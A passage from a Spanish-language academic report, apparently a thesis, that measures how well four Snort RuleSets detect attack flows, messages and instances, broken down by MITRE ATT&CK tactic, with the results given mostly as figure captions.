- El RS4 es el RuleSet que más FP genera mediante el procedimiento automático. Esto tiene una relación directa con el número de alertas que este paquete de reglas contiene ya que a mayor número de alertas existen mayor porcentaje de FP. Un ejemplo de alerta FP del RS4 es el SID 2002752 y 2002749 las cuales indican presencia de tráfico entre direcciones IP privadas. Este es el objetivo del procedimiento automático, ser capaz de filtrar aquellas alertas que son FP de forma más clara.

#### 6.5.4. Detecciones Reales - Flujos, Mensajes e Instancias

A continuación, vamos a hablar sobre las detecciones reales diferenciando entre flujos, mensajes e instancias (para más información se explica cada uno de estos términos en los apartados 6.4.6 y 6.4.8).

En este análisis, se distinguen dos tipos de porcentajes: el total y el promedio. El porcentaje total calcula la relación entre el número total de flujos, mensajes o instancias detectados y el total presente en las capturas. Por otro lado, el porcentaje promedio se obtiene mediante la media de los porcentajes individuales de detección para cada ataque. Este último es especialmente relevante cuando los ataques tienen tamaños desiguales. Por ejemplo, un ataque con muchos flujos no detectados podría opacar los resultados de otro con pocos flujos correctamente detectados. Usar el porcentaje promedio permite representar de manera más equilibrada la efectividad de Snort para detectar flujos en un ataque individual.

Con estas definiciones claras, se presentan las gráficas que ilustran la capacidad de detección de Snort en términos de flujos, mensajes e instancias, proporcionando una perspectiva completa de su rendimiento.




Figura 6-15 Porcentaje Detección Flujos TP (Manual) por RuleSet




Figura 6-16 Porcentaje Detección Mensajes TP (Manual) por RuleSet




Figura 6-17 Porcentaje Detección Instancias TP (Manual) por RuleSet

A partir de las tres gráficas elaboradas, se destacan los siguientes puntos clave:

- Mayor detección en instancias: Snort alcanza su mejor rendimiento al nivel de instancias, aunque esta diferencia puede variar según el ataque y el RuleSet utilizado. En algunos casos, como con el RS2, los flujos presentan un porcentaje ligeramente superior al de instancias, evidenciando que estas variaciones son naturales y dependientes del contexto.
- Progresión entre RuleSets: El análisis muestra un incremento promedio del 13% en la detección con cada RuleSet sucesivo, con una alta consistencia reflejada por coeficientes de regresión superiores a 0,95. Este crecimiento es evidente en flujos, mensajes e instancias, aunque el aumento más significativo se observa entre los primeros RuleSets.
- Relevancia de los porcentajes promedios: Los porcentajes totales son muy bajos en los primeros RuleSets y solo comienzan a ser representativos a partir del RS3. Esto refuerza la importancia de los porcentajes promedios, que ofrecen una visión más equilibrada de la capacidad de detección de Snort.
- Rendimiento máximo en RS4: El RS4 logra el mejor porcentaje de detección, alcanzando un 44,46%. Esto implica que Snort detecta flujos en casi la mitad de los ataques analizados. Sin embargo, el incremento de detección entre el RS3 y el RS4 es menos pronunciado, indicando que la mejora en este salto es menos significativa que en los anteriores.

A continuación, vamos a ver de una manera más específica las detecciones por RuleSet promedio, pero centrándonos en los porcentajes por tácticas. Dejamos de lado el uso de porcentajes totales ya que resulta poco útil para extraer conclusiones.




Figura 6-18 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS1




Figura 6-19 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS1




Figura 6-20 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS1




Figura 6-21 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS2




Figura 6-22 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS2




Figura 6-23 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS2




Figura 6-24 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS3




Figura 6-25 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS3




Figura 6-26 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS3






Figura 6-27 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS4




Figura 6-28 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS4




Figura 6-29 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS4

El análisis de las gráficas revela varios aspectos clave sobre el rendimiento de Snort con los distintos RuleSets. El RS4 se posiciona como el más eficaz, alcanzando los mayores porcentajes de detección en flujos, mensajes e instancias debido al número ampliado de reglas. A pesar de esto, ninguna táctica logra una detección completa. Command and Control es la táctica con mejor desempeño, alcanzando un 61,54%, mientras que otras como Resource Development y Privilege Escalation permanecen en un 0%. Este comportamiento se debe a la naturaleza de los flujos: tácticas con numerosos intentos, como Discovery, suelen tener detecciones bajas, mientras que ataques más específicos, como los de Command and Control, presentan porcentajes altos.

La evolución entre RuleSets también muestra un patrón interesante. En el RS1, Reconnaissance lidera en detección, pero su porcentaje cae en el RS4, mientras que Execution, inicialmente con bajos resultados, sube significativamente hasta alcanzar el 50%. Esto sugiere que los RuleSets están diseñados con un enfoque diverso para cada táctica, lo que genera comportamientos variados. Además, algunas tácticas como Execution y Credential Access presentan saltos destacados en su porcentaje de detección entre RuleSets. Execution mejora un 50% al pasar del RS1 al RS2, mientras que Credential Access crece un 57,14% entre el RS2 y el RS3. Por otro lado, tácticas como Impact avanzan de manera más gradual, destacando diferencias en la evolución de las detecciones según el enfoque del RuleSet.

A continuación, vamos a mostrar unos histogramas en los que contabilizamos el número de técnicas en función del porcentaje de detección que tienen asociado.




Figura 6-30 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS1




Figura 6-31 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS1




Figura 6-32 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS1

